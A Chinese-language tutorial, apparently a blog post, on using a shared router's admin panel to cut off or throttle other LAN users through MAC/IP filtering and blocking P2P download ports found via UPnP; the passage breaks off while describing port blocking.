实际的就是利用眼前的路由来做一些相应的控制，其结果也可以达到事半功倍的效果。本着实用主义的原则，推荐大家尽量利用现成工具，操作步骤如下。

一、登录路由器

查看自己的网关，选择"开始"-"运行"，输入cmd，在命令行下输入**ipconfig /all**，如图1。




图1

查看到自己默认的网关，即Default Gateway的IP为192.168.1.1，打开浏览器，在输入网址的地方键入192.168.1.1，回车后就会提示你输入用户名和密码，如图2。一般路由器的登录帐号和密码都是admin（小提示：有些路由器的登录IP是192.168.0.1，具体情况请查看路由器的说明书）。




图2

二、实现路由限制

1、第一种限制：直接断网方式

对于这种方法，网上有许多文章提到过，也非常简单，使用的方法无非就是只允许自己上网和禁止指定计算机断网。

对于这个方法我也简单的描述一下：

（1）在路由器中选择"安全设置"-"防火墙设置"，勾上开启防火墙、开启ip地址过滤和开启MAC地址过滤这三项，选择"凡是不符合已设IP地址过滤规则的数据包，允许通过本路由器"和"禁止已设MAC地址列表中已启用的MAC地址访问Internet"后点击保存，如图3。




图3

（2）然后在"安全设置"-"MAC地址过滤"里添加要限制的主机的MAC地址，如图4。如何获取对方主机的MAC地址呢？我们选择"IP与MAC绑定"下的"静态ARP绑定设置"，所有主机的IP地址与对应的MAC地址就全都一目了然了，如图5。

一般路由器都有ip与mac绑定功能，里面会自动扫描局域网内的主机并生成mac-ip表（小提示：查看要限制的主机MAC

地址也可以使用cmd下的命令**NBTSTAT -A IP地址**），最后点击图4上面的“使所有条目生效”就实现限制单个主机连网了。





图4



ID	MAC地址	IP地址	状态	配置
1	00-1D-60-35-AD-AC	192.168.1.2	已绑定	导入 删除
2	00-1D-60-35-AD-E4	192.168.1.5	已绑定	导入 删除
3	00-E0-42-03-1C-8A	192.168.1.6	已绑定	导入 删除
4	00-E0-4C-52-ED-48	192.168.1.11	已绑定	导入 删除
5	00-E0-4C-52-DF-61	192.168.1.13	已绑定	导入 删除
6	00-1D-60-39-69-9C	192.168.1.14	已绑定	导入 删除
7	00-0C-29-EB-01-0D	192.168.1.19	已绑定	导入 删除

图5


（3）如果想只允许自己上网，其余主机全断网，只要把图3中的两个缺省过滤规则的选项全换下就可以了。

以上就是网上流传的方法，为了照顾新手朋友，我做了比较详细的说明。多句嘴，其实只要利用ip或者mac地址过滤中的一种就可以实现这两个功能。我自己也亲自测试过，绝对没有问题，为此我还遭到舍友的痛扁，这是血的代价呀……

2、第二种限制：限制下载


这种方法在网上很少有人提到，主要是因为在方法实现上比前一个稍微复杂点，以至于很少有人这么做。但是究其局域网中网速变慢的原因，无外乎是P2P、网络电视等占用大量带宽。对症下药，封掉这些下载软件的端口是个不错的选择。

①在路由器设置页面中选择“转发规则”－“UPnP设置”，点“开启”，具体UPnP有什么作用大家可以查看百度介绍。这里我就使用它来查看局域网内谁在使用迅雷、P2P软件下载，以及所用到的端口号，如图6。我又在自己电脑上也开启了迅雷进行下载，这样大家就比较容易看到UPnP的反映及效果了，如图7。



ID	应用描述	外部端口	协议类型	内部端口	IP地址	状态
1	Peer-TCP	3128	TCP	3128	192.168.1.2	已启用
2	Thunder5	1758	TCP	26458	192.168.1.2	已启用
3	Thunder5	1758	UDP	9380	192.168.1.2	已启用

图6



ID	应用描述	外部端口	协议类型	内部端口	IP地址	状态
1	Peer-TCP	3128	TCP	3128	192.168.1.2	已启用
2	Thunder5	1758	TCP	26458	192.168.1.2	已启用
3	Thunder5	1758	UDP	9380	192.168.1.2	已启用
4	Thunder5	17941	TCP	80	192.168.1.11	已启用
5	Thunder5	17941	UDP	7544	192.168.1.11	已启用

图7

②封端口号

就利用上面显示的端口为例子吧，封端口3128，在路由设置页面选择“安全设置”—“IP地址过滤”－“添加新条目”，填写如图8所示的内容，然后保存，再点击使所有条目生效即可。

